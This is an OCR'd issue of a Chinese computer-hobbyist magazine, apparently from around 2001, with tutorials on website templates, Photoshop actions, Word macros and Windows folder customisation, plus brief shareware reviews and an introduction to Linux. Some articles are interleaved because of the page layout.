由于网站中的各个页面下会有不同的结构，所以，在添加页面的时候，可以选择网站的名称，比如鸣涧动力，这样就可以在网站首页添加一个页面链接了。如果选择下面的子页面，则会自动在子页面下添加一个页面，这样就可以做出带有多个栏目的子页面了。怎么样，够简单吧？完成以后，可以单击“下一步”按钮进入样式主题选择。



图 4

在样式主题选择中，单击“选择样式主题”按钮，会打开一个“样式和主题”对话窗口（如图5）。在样式主题中提供了多种样式模板，可以使网页更加美观。首先在“样式主题”后面的下拉列表中选中一个样式，这里选择的是“碧云天”样式，然后单击“确定”按钮返回到样式主题选择对话框中。最后单击“下一步”按钮，进入完成页面，这里就没什么说的了，单击“完成”按钮吧。



图 5

这时系统会打开我们刚才建立的网站（如图6），选中首页标题图片，单击鼠标右键，在打开的“图片属性”对话框中（如图7），单击“装入图片”按钮，插入我们已经制作好的标题动画文件，最后单击“确定”按钮完成。同理，我们



图 6



图 7

还可以将Banner广告条换成《电脑爱好者》的Banner。


那么如何为文字设计超链接呢？很简单，首先我们选中主页上需要链接的文字，然后单击鼠标右键，执行“超链接”命令打开“插入链接”对话框（如图8），选中“有链接”选项，如果此链接指向站内页面，可以选择“站内页面链接”选项，然后在下面的下拉列表中选择站内页面名称就可以了。另外，还可以设计“电子邮件”链接。如果打算将此链接指向一个下载文件，可以在打开的对话框中选中一个你准备提供的下载文件。另外，如果选中“其他链接”，还可以制作出网站的友情链接，这里就可以根据你的实际情况进行选择了，完成后单击“确定”按钮。

那么我们设计的网页效果如何呢？可以单击工具栏的“预览”按钮，此时系统会自动生成网页，并同时在一个IE窗口中自动打开（如图9）。感觉怎么样，是不是很美观，是不是够快捷呀？

图 9



图 8




今天就到这里吧，下一期咱们再来通过一个模板制作软件，生成一个更加漂亮的网站。别忘了，一定来哟。^_^ CF

新软快递

□辽宁 鸣涧

小猫加速


名称：Modem Booster V2.51
大小：1802KB
软件类型：共享软件
适用环境：Win95/98/Me/NT/2000



这是一个Modem加速工具，可以让你的网络连接速度更快、更稳定，对于提升文件下载、在线聊天或游戏等的速度非常有效。它的使用原理是通过上网后在Modem和ISP之间做最优化处理，这样就可以保证Modem和提供网络接入服务的ISP之间达到最佳配合状态，可以提升网络连接速度10%以上。

图标绘制


名称：ArtIcons 2.51
大小：672KB
软件类型：试用软件
适用环境：Win9x/NT/Me/Win2k



ArtIcons是一个专门用于创建和编辑图标的工具，支持标准及自定义尺寸的图标绘制，同时支持16位增强色，具有渐层着色的功能，还可以从图形中直接导入和导出，支持的文件格式包括.ico、.ani、.cur、.wmf、.emf、.bmp、.wbmp、.gif、.png、.jpg和.jpeg等，而且还具有观看、抓取、收集和管理图标资料库等许多功能，可以将整个目录和子目录下的图标转为资料库，同时支持鼠标拖放，还可以从图标资料库中分割导出图标。

下载利器


名称：Go!Zilla V4.0 beta 7
大小：2297KB
软件类型：免费软件
适用环境：Win9x/WinNT/Win2000



Go!Zilla支持断点续传，可以同时开启多个线程进行下载，支持从Web上以FTP或HTTP方式下载任何文件，甚至可以自动测试映像服务器的速度，并从最快的服务器下载。对于下载文件管理，它提供了更加完善的功能，只要在一个界面窗口中就可以轻松管理和分类下载文件，使用起来特别方便。除此以外，我们还可以利用它的ZipZilla功能实现对压缩包文件一键解压，使压缩文件管理更方便。

磁盘数据恢复


名称：EasyRecovery V5.11
大小：2884KB
软件类型：试用软件
适用环境：Win95/98/NT/2000



EasyRecovery是一个功能非常强大的硬盘数据恢复工具。可以修复主引导扇区（MBR）、修复BIOS参数块（BPB）、修复分区表、修复文件分配表（FAT）或主文件表（MFT），还可以修复根目录。另外，如果你的硬盘被病毒破坏，或者误格式化，都可以使用EasyRecovery进行恢复，可以恢复丢失的数据以及重建文件系统。

DVD播放器

名称：WinDVD 2000 V3.0
大小：1348KB
软件类型：共享软件
适用环境：Win95/98/98SE/NT4.0/2000/Me/XP



WinDVD3.0是一款简单易用的DVD播放器，全面支持VCD 2.0，提供精确解码，可选用户界面以及视频显示选项。WinDVD能自动确定DVD光驱中的光盘类型，并使用正确的播放方式播放。支持包括DVD、VCD、SVCD、音乐CD等多种光盘格式，同时支持MPEG-1、MPEG-2等多种常见的视频文件格式。

Flash动画轻松做

名称：CoffeeCup Firestarter4.0
大小：3148KB
软件类型：共享软件
适用环境：Win9x/2000/Me/NT



CoffeeCup Firestarter4.0是一款可以信赖的制作Flash动画的工具，它不但可以将制作的动画文件导出为Flash动画格式，而且还可以添加各种声音效果，增加动画特技，制作超级链接。另外，它的FTP上传功能还可以把制作好的动画文件直接传到网上。

增强编辑器

名称：UltraEdit 8.20
大小：1387KB
软件类型：共享软件
适用环境： Win9x/NT/Me/Win2k

倾斜的高脚杯

—— Photoshop 动作录制实例一则

□黑龙江　swimmingfish

图1所示的图片在我们学习Photoshop的过程中经常可以看到，它往往被用来练习图层透明度的修改和图层的排列放置。不过，在我看来，它更多的是在考验制作者的耐心，呵呵。其实，对于这样工作量大而且很多都是重复操作的实例，使用Photoshop中的动作录制功能可以很好地完成。




图 1




图 2

学习过DOS的读者都知道批处理这个概念，Photoshop中的动作和它大同小异。在我们使用Photoshop时，经常会出现一些重复的操作，比如特效字的制作、修改图像的分辨率等等。对于像这样没有任何技巧性而完全是重复操作的步骤，我们完全可以使用Photoshop中的动作来录制，然后按播放（可以设定快捷键）按钮来完成任务。下面我就给大家演示一下使用动作面板来完成图1的制作。



图 3




图 4

在Photoshop5.0中打开如图2所示的高脚杯图片。打开动作控制面板，在其中单击右侧的三角按钮，选择“新动作”命令，创建一个新的动作，并且设定快捷键，按“记录”确定，如图3所示。现在动作面板便呈记录状态，开始录制我们的一举一动了。



图 5

在图层控制面板中将高脚杯的图层再复制一个。执行“编辑/变换/数字变换”，在弹出的对话窗口中设定参数如图4所示。确定后回到工作区中，按下动作控制面板的“终止”按钮，就完成了一次录制，如图5所示。我们可以看到在动作面板中记录了以上的各步操作。

刚刚我们设定的“倾斜”动作的快捷键是F5，现在我们按F5键若干次，多次执行前面记录的“倾斜”动作，直到高脚杯完全水平，此时效果如图6所示。分别移动各个图层的位置和修改透明度，最后效果如图1所示。




图 6

很多人都认为动作控制面板是为特效字服务的，实际上同样的功能应用在图像上一样可以产生不同凡响的效果。希望读者能够认真体会“动作”这个功能的强大作用。CF

UltraEdit是一个绝好的文字、Hex、ASCII码、HTML编辑器，内置了英文单词拼写检查功能，而且还可以使C++或者VB程序指令突出显示。此外，它还可以同时编辑多个文件，即便打开一个很大的文件，运行速度也丝毫不会减慢，另外，还具有HTML标志颜色显示、搜寻替换以及无限制恢复还原功能。

Windows个性化设置

名称：Tweaker2001 6.0

大小： 826KB

软件类型：免费软件

适用环境：Win9x/Me/2000/NT

Tweaker2001是一个Windows系统功能增强设置工具，可以提高鼠标的灵敏度，可预设选单的排列方式、桌面设置等，有的甚至无法在控制面板中修改的选项也可以在这里进行设置，它是由多个功能选项卡组成的，包含了对Windows各个方面的设置控制。CF

Skin 4 All 帮你换肤

□四川 何颢

最近我找到一款非常棒的换肤软件，下面介绍给大家。

首先我们来到www.skin4all.com网站，按下Download Now开始下载软件。当130KB的安装文件下载了之后，按照网页上的指示开始安装。

当Skin4all的主程序安装好后，它便开始检查你的计算机里有哪些可以换Skin的程序，比如我的计算机里有Winzip、Winamp、Icq、MSN Messenger等程序（如图1）。




图 1

确定后继续，当所有的程序都安装好后，就可以开始使用它了。先看主程序窗口（如图2）。

1.Application应用程序：我们先从应用程序栏下面选择一个我们喜欢的程序，然后对它进行换Skin的工作。

2.Category(类别)：选择一个我们喜欢的类别，比如MM、自然、卡通或艺术什么的。

3.Search(查找)：可以通过我们喜欢的Skin的作者、名称或日期进行查找。

4.Single Mode(单个图片模式)：每一次我们只能看见一个Skin。

5.Multi Mode(多个图片格式)：每次我们可以看见4个Skin。

6.Tell your friends(告诉你的朋友们)：通过它我们可以把这个软件告诉我们的朋友。

7.Help Button(帮助按钮)：如果需要帮助，我们就按它吧。

8.Message Board(对话板)：我们可以通过它和Skin4all的朋友一起聊天。



图 2

9.Create Skin(创建Skin)：我们可以用它来简单地编辑我们喜欢的图片。

10.Upload Skins(上传Skin)：通过这个我们可以上传自己做的Skin。

11.Support(技术支持)： 如果有什么问题，可以和Skin4all的技术人员进行交流。

12.Previous(看过的)：我们曾经看过的Skin。

13.Clear Skin(清除Skin)：清除我们看过的不需要的Skin。

14.Next(下一个)：看下一张图片。

15.Skin Details(图片信息)：从这里可以看见图片的名字、大小和一些相关的信息。

16.Rate Skin(给图片打分)：如果你喜欢这个图片，你可以给它打五分。

17.Skin It Now(现在就换)：下载这个Skin，然后它将会自动安装在你计算机里的软件上。

18.Email The Author(给作者发电子邮件)：你可以通过这个和作者联系，也许你会找到很多与你爱好相同的朋友。

19.Author's Homepage(作者的主页)：去看看你喜欢的作者的主页。

20.User Resolution(自己决定)：你可以删掉你不喜欢的图片。

好了，这个软件的主要功能就介绍完了。你觉得如何，是不是你的Skin又多了起来？我使用这个软件的最大的感觉，就是我们可以通过这个软件任意换我们喜欢的Skin，还可以上传我们自己的图片，而且还可以定制我们每天要换的Skin。比如我只想每天换一张桌面，我就只需换桌面就可以了。

这个软件还有个特点，就是很多细节做得很好，就拿右下角那个快速启动的图标，每次我们用鼠标右键按它的时候都有不同的变化出来。如果你和我一样也喜欢换一个有个性的Skin，你一定要用这个软件。CF

利用"自定义文件夹…"做好管理员

□沈阳 苏航

我是一名公司的档案管理员，看到进入"C:\Windows"(操作系统所在文件夹)时出现的"警告"画面，觉得这是一个很适合存放档案的文件夹，于是利用Windows98自带的'自定义文件夹…'选项，巧妙地将这一功能运用到其他文件夹上。

首先打开所要修改的文件夹，在空白处单击右键，在弹出的菜单中选取"自定义文件夹…"一项，在出现的窗体中选择第一项"创建或编辑HTML文档"，单击"下一步"，直到出现了用记事本编辑的Folder.htt文件。学过HTML语言的朋友一定对此文件不陌生，其实，它就是一个HTML文件，现在可以修改了。由于我对HTML语言不是十分了解，于是就把"C:\Windows"文件夹中的Folder.htt文件的内容全部复制过来，替换已打开的文件。保存此文件并退出，再单击出现的"完成"按钮。此时，基本的功能就实现了。当然，还要再修改一下，让它更符合我们的要求。依照前面的步骤，再次打开Folder.htt文件。在文件的后部分找到变量声明部分。分别将L_Intro_Text和L_Prompt1_Text两个变量中的中文部分改为我们所需要的。例如：

将：L_Intro_Text="警告

修改该文件夹的内容可能导致程序运行不正常。"

改为：L_Intro_Text="注意

这是工程部档案文件夹，请不要随意查看，更不能删除！"

将：L_Prompt1_Text="要查看该文件夹的内容，请单击<a …>显示文件。"

改为：L_Prompt1_Text="要查看工程档案的内容，请单击<a …>进入工程部。"

在文件的后部分分别找到两个"<div …> … </div>"。将其中的background改为我们要用的图片名称。例如：

将：<div id=Panel style="background: white URL(file://%TEMPLATEDIR%\wvleft.bmp) no-repeat">

改为：<div id=Panel style="background: white URL(file: D:\SuHang\档案\left.gif) no-repeat">

将：<div id=Brand style="background: white URL(file://%TEMPLATEDIR%\wvlogo.gif) no-repeat right bottom">

改为：<div id=Brand style="background: white URL(file://D:\SuHang\档案\flow.gif) no-repeat right bottom">

存盘退出，单击"完成"。至此，我们要修改的文件夹就改造好了（如图）。怎么样，是不是很Cool！别人再进入这个"档案"文件夹时，会受到'警告"，地位与"C:\Windows"文件夹相同！



当然，你还可以通过修改folder.htt文件的其他部分来更彻底地改变文件夹。如果想恢复，只需在"自定义文件夹…"选项中选择"删除自定义设置"即可！CF

在Word中自制"批处理"命令

□石家庄 品良

在使用Word编辑文档时，有时我们会重复使用一些操作，这些操作或许有许多步骤，而且比较麻烦，需要打开一个个菜单、窗口，点击一个个按钮，而我们用Word2000的宏功能就能很容易地解决这些问题。

让我们举一个简单的例子来说明录制宏的方法和录制宏的方便之处。当我们读完一篇文章后，可能想记录一下阅读的日期和时间，以便日后复习。这个操作并不是很复杂，但我计算了一下，这个操作需要输入四个文字，这就需要打开输入法，还要打开菜单两次，点击鼠标十二次，消耗时间大约有二十秒。但我们如果用宏功能，不但可以在瞬间完成这些操作，而且还可以对它的字体格式进行一些修饰。

操作步骤如下：

1.新建或打开一个Word文档，在【工具】菜单中【宏】子菜单下选中【录制新宏…】项，之后弹出窗口，如图1。先给宏起个名字，在'宏名'处输入'阅读时间'。如果我们想使这个宏更快捷地被运行，我们可以设置一个快捷键。点击"键盘"上的按钮。



图1

下载SWF的好帮手

——Flashjester Woof

现在，网上很多的动画都是用Flash做的。看到那些精彩的动画，谁都想把它保存在自己的硬盘上慢慢地欣赏。可是，我们又不能像保存图像一样右键单击再“另存为”到我们的硬盘上，许多网友提出可以到IE的缓存里面查找，虽然这也是一个可行的方法，但是太麻烦了！究竟有没有软件可以自动帮我们查找IE缓存中的SWF文件呢？答案当然是有的！这就是我要为大家介绍的—Woof。下面，让我们来好好地认识一下这个实用的软件！

运行Woof以后，会出现此软件的界面（如图1）




图 1

首先，按按钮，可以选择要查找的目录，默认是C盘。这里有一个问题要注意的，就是按下会出现菜单。我们选择“Search path”，那么，Woof会自动查找刚才我们选择的目录；如果我们选择的是“IE”，软件就会自己查找IE缓存中的文件。

接着，我们要选择查找的类型，按会出现菜单，在这里，我们除了可以选择Flash之外，还可以查找“Real Audio”和“jpeg”的文件类型。当我们选定了要查找的类型之后，就可以按开始查找了，等软件查找完毕后，就会出现以下的界面（如图2）




图 2

软件查找到的文件就出现在右面的窗口里，我们选中一个文件，在左下角就会出现该文件的预览图（真是方便极了！：P），我们只要把想下载的文件打上勾再按右键选中“Copy”就可以把我们想要的文件保存下来了！CF

2.用鼠标点击“请按新快捷键”下的文本框，使光标出现在文本框内。这时，按下你所希望使用的快捷键，可以是Ctrl、Alt、Shift或这三个键之间的组合再加上数字键、字母键、方向键等。例如我们按<Ctrl+P>键，这两个键便出现在文本框中（如图2），这说明此快捷键已经被使用了。如果需要换一个快捷键，可按<BackSpace>键删除刚输入的新快捷键，再输入一个快捷键。这次我们按<Ctrl+Num *>（Num *代表小键盘上的星号键），如图3，点击“指定”按钮，设置快捷键的工作就完成了。单击“关闭”，退出自定义键盘窗口。



图 2




图 3



图 4

3.当出现如图4所示窗口时，说明录制过程已经开始，这时你的键盘操作一定要十分谨慎，因为你的每一个键盘操作都会被记录。

下面先按<Ctrl+R>使文字右对齐，点击【格式】菜单下的【字体】。将字体字号定为“小五”，字体颜色选为“灰色50%”。点击“确定”按钮，字体的设置工作就完成了。

4.用键盘输入“阅读时间：”。点击【插入】菜单下的【日期和时间】，双击你想输入的日期和时间格式。这个操作需要进行两次，第一次插入日期，第二次插入时间。

5.其实前四步已经达到了我们的目的，但是如果此时就结束操作，会使字体格式保持小五、居右、灰色，这不利于我们以后的编辑，所以我们再按照第3步的操作，把字体恢复成原来的样式，然后点击“停止”窗口下的“停止录制”按钮。

经过以上5个步骤，我们的宏就完成了。

这时我们只要按<Ctrl+Num *>键就可以实现上面一系列的步骤了。

这只是宏应用中一个十分简单的例子。从中我们可以看到，以前需要许多步繁琐的操作才能完成的工作，现在只需要一个快捷键就可以瞬间完成，从而节约了时间，提高了效率，而且能使人心情舒畅。CF

特别提醒：本期介绍的部分软件和源程序可以在《电脑爱好者》网站(http://www.cfan.net.cn)找到下载链接，并收录在《电脑界光盘（电脑应用文萃）》第11期上。

站长新宠物——快狗

□石家庄 李智敏

作为一个个人网站的站长,我们关心的不仅仅是访问量,更重要的是网友对网站的意见、建议。当然了,这些我们可以通过放置调查页面、留言板、论坛等来得到,可都是被动的,要是能像QQ那样,网友一连上我的页面,我就可以知道并能与他们实时交流,那该多好呀!现在简单了,您只要"领养"一个"宠物"就万事大吉了,这就是基于Web页面的即时交流软件——快狗!

快狗的使用有些像我们熟悉的QQ,您可以看到正在访问您网站的所有网友,可直接和列表上的访客进行即时的对话交流,与您的用户亲密沟通。除此之外,它还在"在线站长"列表中列出了当前打开了"快狗"的所有其他网站的站长名单,你可以和他们对话,交流建站心得。所有使用了"快狗"的网站名称和链接都会在"快狗"对话框上方随机显示,点击就可以直接进入该网站,也就是说,每个使用"快狗"的人都有可能看到注册网站的宣传链接,从而可以大大地增加知名度和访问量。快狗同时具有计数统计的功能,并为站长、访客交流提供了留言板、社区等。有了它,您甚至可以不用另外申请留言板、社区、计数器了,够酷吧。

快狗的申请步骤相当简单。如果您拥有自己的合法的个人主页(不需要CGI、ASP等特殊的空间支持)或者论坛,只需要在www.kuaigou.com点击"注册快狗",或者直接点击"快狗"工具窗口下方的"新网站注册",进入申请界面,简单地填写相关资料,就可以立即得到自己主页的"快狗"代码!

在自己的主页中加入快狗的步骤如下:

(1)在www.kuaigou.com点击"网站注册",或者直接点击"快狗"工具窗口下方的"新网站注册",进入申请界面。


(2)填写个人资料和您的网站的详细资料。

(3)确认后将显示您获得的快狗代码,复制这段代码,并将它粘贴到您的主页的源文件<body>和</body>之间(用记事本或在浏览器中右键"查看源文件"就可简便地打开您的主页源文件),最后上传这个含有快狗代码的主页,就可以在您的主页中加入快狗的所有功能了。

注意:1.目前没有个人主页的用户不需要申请快狗代码,只要进入有"快狗"的网站就可以随时使用。

2.站长注册时的电子邮件、主页地址等资料必须真实,否则在使用"快狗"的过程中会出现一些问题,如主页链接交换出错、升级通知无法送达等。


3.涉及黄色、暴力、反动等内容的注册账号将被管理员删除。


图 1

4.一个网站不能放置多条不同账号的代码,也不能在不同网站放置同一条代码。

将首页文件上传,进入您的网站,是不是出现了如图1所示的快狗?

快狗的使用比QQ要简单得多,所有的访客都不需要烦琐的"注册"步骤,访问有快狗功能网站的网友都会自动得到一个诸如"访客123"的快狗代号,访客或站长可以随时点击"改名"并输入自己想要的名字。已注册的站长在自己的主页打开快狗以后,点击"登录",输入自己注册的用户名和密码,确认登录。站长的昵称将以金黄色显示,并且出现在所有用户的"站长列表"中。将鼠标移动到用户名称上停留,就可显示出该用户当前的在线信息或网站站长的简介。点击快狗右下角的黄颜色"笑脸"图标,您还可以选择自己喜欢的头像。您可以点击快狗下面的两个小人图标进入它的聊天室。如图2。用过QQ的人对此应该不陌生,这里就不多说了。


图 2

怎么样,心动了吧?那就快去申请一个吧。

从动中提取位图

□南京 雪饮狂刀

很多GIF动画实际上是由多个BMP位图组成的,当需要从GIF中提取出各个BMP,却一时找不到专门的转换软件,那么不妨试试当前正流行的Flash,可见用牛刀杀鸡也挺不错的。

运行Flash,按"Ctrl+F8"创建一个Symbol,"Behavior"选"Graphic",点击"确定"。然后通过"File/Import"输入GIF文件。

点击"Windows/Library"打开库窗口,从中可以清楚地看到刚才引入的动画是由几幅位图组成的。其顺序分别为引入的BMP文件名:Bitmap 2、Bitmap 3……

如果要提取出BMP文件,例如Bitmap 2,方法如下:

在Library窗口中选中Bitmap 2,用左键移至Scene中,选择并复制。然后就可以将其粘贴到其他地方并保存了。用同样的方法可以提取出所有的位图文件。

鼠标增强工具— MouseStar

□天津 宋琨

提起使用鼠标，恐怕大家至多只能想到单击、双击等操作，其实，只要我们的电脑中安装了一款叫作MouseStar的鼠标增强工具，就可以使我们的2D鼠标具有3D 鼠标的功能，以及其他更多更强大的功能。

一、软件的下载

该软件是共享软件，可以免费使用 15 天，如果想要长期使用，请及时注册，注册用户将免费升级。

二、软件的设置、使用及介绍

启动程序，系统托盘区会出现一个鼠标状的程序图标，表明鼠标增强工具开始工作。它的主要功能如下：

1.模拟滚轮

（1）热键激活 / 暂停使用模拟滚轮

把鼠标移到需要滚动的窗口，按下热键后，该窗口就会随着鼠标的移动方向滚动，再次按下热键则停止滚动。如果鼠标移出该窗口，则停止滚动，这是为了避免屏幕乱滚一气。



图 1

程序缺省热键为“Ctrl+Q”，我们可以用鼠标右键点击系统托盘区的程序图标，在弹出的功能菜单中选择“设置 MouseStar”选项，打开设置窗口，在“滚轮设置”选项卡下进行自定义功能热键等设置（如图 1）。

（2）使用按键暂时激活模拟滚轮

把鼠标移到需要滚动的窗口，按下自定义的激活按键，如鼠标右键按住不放，再移动鼠标，则窗口会随着鼠标的移动方向滚动，松开按键则停止滚动。我们通常选择鼠标右键作为激活键，不过有的软件会屏蔽鼠标右键，这时就可以选择其他键作为激活键。

（3）虚拟滚轮的滚动速度也可以在设置窗口中调节。


图 2

2.快捷桌面

快捷桌面（PopDesk）是为了方便使用桌面上的快捷方式而设计的功能。以前当我们想通过桌面上的快捷方式启动程序时，必须最小化所有窗口，或者使用 Windows操作系统的“显示桌面”快捷方式，使用起来既慢又麻烦，现在我们只要设置好鼠标定位和等待时间（例如设置为屏幕左上角，1000 毫秒），再把鼠标移到屏幕左上角，稍等片刻，就会弹出一个包含所有桌面快捷方式的菜单，单击我们想运行的程序的快捷方式就行了（如图 2）。

如果弹出了菜单，而你并不想运行任何桌面快捷方式，有时菜单不会自动关闭，这时你可以按右键点击菜单中任一项，然后点击屏幕的其他地方，这样菜单就会关闭了。

3.锁定电脑

MouseStar利用系统屏幕保护程序实现了锁定电脑功能，避免其他人非法使用电脑或是窥视到我们私人的信息。

当我们启用了屏幕保护程序，并选择了密码保护时，只要我们在程序的功能菜单中选择“锁定电脑”选项，电脑立即被锁定，运行经过密码保护的屏保程序，其他人要使用的话必须输入正确的屏保口令，也就排除了非法用户使用电脑的可能，这样我们就可以放心大胆地走开了。

另外，MouseStar还具有方便快捷的“弹出光驱”和“关闭光驱”等功能，既节省了时间，又降低了光驱的磨损。至于其他功能，请大家查看软件设置窗口中的说明，简单明了，一试便知。CF

(上接第 88 页)

```
 if(s[k]==0)
 {if(k<=smax)
  {s[k]=m[i+1];m[i]=0;m[i+1]=0;mb--;sb++;stopfloor[sf]=h;sf++;}}}}}}}
   if(mb==0)
   { if(sb==0) endprogram=1;}
}
   while (endprogram != 1);
     for(k=1;k<sf;k++)/*按顺序输出电梯应停靠的楼层,也就是电梯运行的路线*/
       {
       fprintf(op,"%d\n",stopfloor[k]);
       for(h=1;h<=mx;h++)
  {
   if(stopfloor[k]==stopfloor[k+1]) k++;}
  }
       fclose(ip);
       fclose(op);
}
```
CF

2001 年第 13 期擂台赛获奖名单

擂 主：史施恩(天津)

一等奖：丁 可(上海) 王国庆(湖北) 赵 敖(黑龙江)

优秀奖：黄 伟(哈尔滨) 殷淑芬(广西) 江 津(云南) 黄旭东(湖北) 何东新(陕西) 张新民(广东) 李 杏(海南)

本期评委：吴文虎 刘雅英 罗光宣 陈 虔 晓 海

擂主将获得《金山笔圣（听说读写王）》一套，一等奖获得《金山毒霸》光盘一张，优秀选手将获得《金山快译 2001》光盘一张。

本期奖品由金山公司提供。

□策划 CFan · 高兴
□执行 王林松 黎道鑫
亚历山大 庄荣斌 念青

今天，忘掉WINDOWS！
我们的话题是Linux
——和企鹅宝宝亲密接触

不畏浮云遮望眼

这不是一个如果你支持Windows就要排斥Linux的时代。

如果说十年前的Linux还是"欲说还羞"，那么十年后的Linux已经在大放异彩，它一跃成为继微软视窗操作系统后最伟大的操作系统之一。通过技术与文化的结合，Linux让所有的操作系统厂商包括微软感到坐立不安。

十年里，Linux在任何一家大型服务器厂商的计算机上都获得了立足之地。

……

但是Linux同时也面临着世界经济不景气、技术投资泡沫的消失、理性投资的回归，1999年那种对Linux的注资风暴已经不会再来。

Linux先天的缺陷难以让它快速普及，还要面对微软一浪高过一浪的升级风暴的冲击……最重要的是Linux该怎样面对用户？Linux曲高和寡，鹤立鸡群，很难走进寻常百姓家。对于用户来说，谁是赢家并不重要，科技是不是第一生产力也不重要，重要的是好不好使。所以Torvalds（Linux之父）说：首要目标——改善Linux可用性！

缠绕在Linux面前的困境很多，前进之路，荆棘载途，但终是山阻水隔仍有路。它的开放、自由风范，已经让我们耳熟能详，你还会说Linux离我们遥远吗？

本期特别话题推出《今天，忘掉Windows!》，针对想了解Linux，却又不知从何入手的用户。Let's go! 让我们开始和企鹅宝宝亲密接触吧！ ——特别话题主持人 高兴

Linux 初接触 □北京 庄荣斌

Linux的诞生

10年前的一天晚上，一个名叫莱纳斯·托瓦尔兹（Linus Torvalds）的芬兰赫尔辛基大学学生在网上发布了一条帖子，说他正在寻找志同道合的合作伙伴来开发一个克隆Unix的东东，一个新的操作系统。随后，在1991年10月5日，他在新闻组comp.os.minix发表了第一套Linux 0.01程序，并将自己编写的源代码也一起公布到了网上，程序约有一万行代码。全世界的软件开发人员都可以下载使用并将自己感兴趣的程序代码加入进去，由此揭开了开放源代码软件运动的发展序幕。



Linux之父:Linus Torvalds

Linux是指核心还是指发行版本？

从字面上来说，通常很多人都将Linux理解为"内核"或"核心"，就是指个人电脑所使用的操作系统的核心。其实，Linux不仅指"内核"，它还有一个称呼叫"发行版本"。Linux的整个操作系统软件也叫做"发行版本"，包含了处于系统最底层的内核、第二层的服务器/桌面和第三层的X Window窗口系统和应用软件。我们在Linux的桌面上使用软件时，就是和Linux的第三层打交道。

Linux的版本号分为两种，一种是内核的版本号，另一种是发行版本的版本号。内核的版本号是由Linus Torvalds领导的国际内核开发团队控制并发布的；而发行版本号是由各Linux软件公司根据自己的发行版本制定的。Linux内核的版本还分为稳定版和发展版，稳定版是指相对处于比较稳定、推荐使用的内核版本，比如当前的2.4.9稳定版内核，而发展版是指正在开发中的，不太稳定的版本。CF

小资料

何为Linux？

Linux是一套免费使用和自由传播的类Unix操作系统，它主要用于基于Intel x86系列CPU的计算机上。

为什么叫Linux？

